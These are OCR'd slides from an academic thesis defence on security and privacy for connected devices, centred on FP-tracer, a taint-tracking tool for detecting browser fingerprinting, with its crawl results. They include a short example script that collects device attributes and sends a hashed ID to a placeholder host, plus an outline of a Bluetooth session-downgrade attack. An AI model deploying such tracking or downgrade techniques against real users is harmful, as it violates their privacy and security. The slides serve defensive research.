
Resources: pdf, slides, code, pets'24 talk, ENCOPIA

Browser Fingerprinting (BF) [ref]


BF JavaScript Example

```
1   // Collection
2   let height = screen.height;
3   let width = screen.width;
4   let userAgent = navigator.userAgent;
5
6   // Aggregation
7   let resolution = width * height;
8   let fingerprint = userAgent + resolution.toString();
9   let userId = MD5hash(fingerprint);
10
11  // Exfiltration
12  let requestUrl = 'https://example.com?userId=' + userId;
13  fetch(requestUrl);
```

BF Prior Work has Inconsistent Results




FP-tracer: detect BF with Taint Track. and JE Classif.



FP-tracer Taint Tracking


- Why?
  - Dynamic information flow monitoring (sources, sinks)
- How
  - Instrumented FoxHound (SAP Firefox fork for privacy studies)
  - Taint **62 sources** JS API calls
  - Propagate the sources (additions, hashing, …)
  - Callback on **25 sinks** JS API calls

FP-tracer Classif with JE and Thresholds



- Why?
  - JE considers inter-deps between collected atts H(a1, a2, …)
  - Thresholds provide a finer grain result than binary classification
- How
  - Collect attribute vectors
  - Compute their JE values
  - Bin them with *four JE thresholds*: Low (0.4, 0.6), Medium (0.6, 0.7), High (0.7, 0.8), Very high (0.8, 1.0)


FP-tracer Crawler




FP-tracer Crawl Results

- Crawled Tranco Top 100K
  - Approx **80K** successfully crawled with Foxhound
  - Approx **60K** potential BF activity
  - **7.5M** source →sink flows
  - **86K** fingerprints
  - LOTS of BF with various JE

FP-tracer Crawl Results (1st and 3rd parties)



FP-tracer Crawl Results (user consent)



Reject ALL
tracks more than
Do Nothing

FP-tracer Crawl Results (website category)


	First party		Third party		
	Prevalence	Top 3 Categories	Prevalence	Top 3 Destination Categories	Top 3 Destinations
Low	34%	Technology & computing (24.8%) News/weather/Information (15%) Business (9.5%)	50%	Business (40%) Technology & computing (30%) Web Search (11%)	doubleclick.net (19346) google.de (9266) google.com (8311)
Medium	2.2%	Technology & computing (18%) Education (15%) News/weather/Information (12%)	30%	Web Search (25%) Marketing (20%) Technology & Computing (18%)	google.com (7525) google-analytics.com (6230) baidu.com (1908)
High	12%	Technology & Computing (22%) News/weather/Information (20%) Business (8.8%)	58%	Marketing (45%) Business (29%) Non-standard content (9.3%)	google-analytics.com (38294) doubleclick.net (13614) youtube.com (6746)
Very High	2.8%	Technology & computing (16%) News/weather/Information (13%) Business (9%)	5.8%	Technology & computing (34%) Uncategorized (30%) Business (9%)	webgains.io (767) baidu.com (233) datadome.co (233)


Conclusion

Future Directions

- **RQ1**: Better methods to specify and test standard S&P protocols (Bluetooth, …)
- **RQ2**: Better RE to recover and test proprietary S&P protocols (IoT, …)
- **RQ3**: Better threat modeling framework and methodology (IoT, …)
- **RQ4**: Stronger tracking detection and prevention techniques (web, …)

Grazie! Questions? Comments?





Security and Privacy for Connected Devices


A thesis presented in fulfillment of the requirements for the Habilitation to Direct Research (HDR).

Dr. Daniele Antonioli

Reviewers: Prof. I. Verbauwhede (KUL), Prof. C. Castelluccia (INRIA), Prof. M. Cunche (INRIA)


Jury: Prof. I. Verbauwhede (KUL), Prof. C. Castelluccia (INRIA), Prof. M. Cunche (INRIA), Prof. H. Debar (Télécom SudParis), Prof. M. Payer (EPFL), Prof. K. Rasmussen (Oxford University), Dr. C. Maurice (INRIA)

Institutions: Institut Polytechnique Paris (IPP) École Polytechnique (EP), and EURECOM



Backup ESP

E-Spoofer P4 Session (HKDF, AES-CCM) (1)



E-Spoofer P4 Session (HKDF, AES-CCM) (2)

SESSION

resp_a = HKDF(key=**SK_a**,inp=**rand_a**||**rand_e**)

resp_e = HKDF(key=**SK_e**,inp=**rand_e**||**rand_a**)

AES-CCM(key=**SK_a**,IV=**IV_a**||**cnt**, inp=**Read/Write Req**)

AES-CCM(key=**SK_e**,IV=**IV_e**||**cnt**, inp=**Read/Write Resp**)

Mutual session auth.

Encrypted and integrity protected comms.

E-Spoofer P4 Session Impersonation Attack

SESSION DOWNGRADE

p4_session_downgrade_cmd

esc_name

PK = AES-ECB(key=**const**,inp=**esc_name**)


Arbitrary Read/Write Req XOR **PK**

Read/Write Resp XOR **PK**

Session **downgraded to P3** (more insecure).

Backup ADF

ADF Analyze: Pegasus RCE Exploit Chain



ADF: AD SolarWinds Supply Chain Attack

```
sw_orion:
  a: SolarWinds Orion codesign auth bypass
  d:
    Auth software supply chain: [Update and revoke code signing certs]
  surf: [Windows, SolarWinds, Orion Platform]
  vect: [Software mod, Malware distr]
  model: [Remote]
  tag: [SChain, SUNBURST, SUPERNOVA]
  risk: [cvss3_critical, cvss2_high]
  year: 2020
  cve: ["10148"]
  cwe: ["287", "288"]
```


ADF Analyze: Bluetooth attack surfaces word cloud

Backup FPT

FP-tracer BF Example

{"components": { "fonts": { "value": ["Agency FB", "Calibri", "Century", "Century Gothic", "Franklin Gothic", "Haettenschweiler", "Lucida Bright", "Lucida Sans", "MS Outlook", "MS Reference Specialty", "MS UI Gothic", "MT Extra", "Marlett", "Monotype Corsiva", "Pristina", "Segoe UI Light"], "duration": 256 }, "domBlockers": { "duration": 236 }, "fontPreferences": { "value": { "default": 149.3125, "apple": 149.3125, "serif": 149.3125, "sans": 144.015625, "mono": 121.515625, "min": 9.34375, "system": 147.859375 }, "duration": 245 }, "audio": { "value": 124.04347527516074, "duration": 7 }, "screenFrame": { "value": [0, 0, 50, 0], "duration": 0 }, "osCpu": { "duration": 0 }, "languages": { "value": [["en-US"]], "duration": 0 }, "colorDepth": { "value": 24, "duration": 0 }, "deviceMemory": { "value": 8, "duration": 1 }, "screenResolution": { "value": [3440, 1440], "duration": 0 }, "hardwareConcurrency": { "value": 8, "duration": 0 }, "timezone": { "value": "Europe/Berlin", "duration": 13 }, "sessionStorage": { "value": true, "duration": 0 }, "localStorage": { "value": true, "duration": 1 }, "indexedDB": { "value": true, "duration": 0 }, "openDatabase": { "value": true, "duration": 0 }, "cpuClass": { "duration": 0 }, "platform": { "value": "Win32", "duration": 0 }, "plugins": { "value": [{ "name": "PDF Viewer", "description": "Portable Document Format", "mimeTypes": [{ "type": "application/pdf", "suffixes": "pdf" }, { "type": "text/pdf", "suffixes": "pdf" }] }, { "name": "Chrome PDF Viewer", "description": "Portable Document Format", "mimeTypes": [{ "type": "application/pdf", "suffixes": "pdf" }, { "type": "text/pdf", "suffixes": "pdf" }] }, { "name": "Chromium PDF Viewer", "description": "Portable Document Format", "mimeTypes": [{ "type": "application/pdf", "suffixes": "pdf" }, { "type": "text/pdf", "suffixes": "pdf" }] }, { "name": "Microsoft Edge PDF Viewer", "description": "Portable Document Format", "mimeTypes": [{ "type": "application/pdf", "suffixes": "pdf" }, { "type": "text/pdf", "suffixes": "pdf" }] }, { "name": "WebKit built-in PDF", "description": "Portable Document Format", "mimeTypes": [{ "type": "application/pdf", "suffixes": "pdf" }, { "type": "text/pdf", "suffixes": "pdf" }] }], "duration": 1 }, "canvas": { "value": { "winding": true, "geometry": "…….", "text": "……." }, "duration": 101 }, "touchSupport": { "value": { "maxTouchPoints": 10, "touchEvent": false, "touchStart": false }, "duration": 0 }, "vendor": { "value": "Google Inc.", "duration": 0 }, "vendorFlavors": { "value": ["chrome"], "duration": 0 }, "cookiesEnabled": { "value": true, "duration": 1 }, "colorGamut": { "value": "srgb", "duration": 0 }, "invertedColors": { "duration": 0 }, "forcedColors": { "value": false, "duration": 0 }, "monochrome": { "value": 0, "duration": 0 }, "contrast": { "value": 0, "duration": 0 }, "reducedMotion": { "value": false, "duration": 0 }, "hdr": { "value": false, "duration": 0 }, "math": { "value": { "acos": 1.4473588658278522, "acosh": 709.889355822726, "acoshPf": 355.291251501643, "asin": 0.12343746096704435, "asinh": 0.881373587019543, "asinhPf": 0.8813735870195429, "atanh": 0.5493061443340548, "atanhPf": 0.5493061443340548, "atan": 0.4636476090008061, "sin": 0.8178819121159085, "sinh": 1.1752011936438014, "sinhPf": 2.534342107873324, "cos": -0.8390715290095377, "cosh": 1.5430806348152437, "coshPf": 1.5430806348152437, "tan": 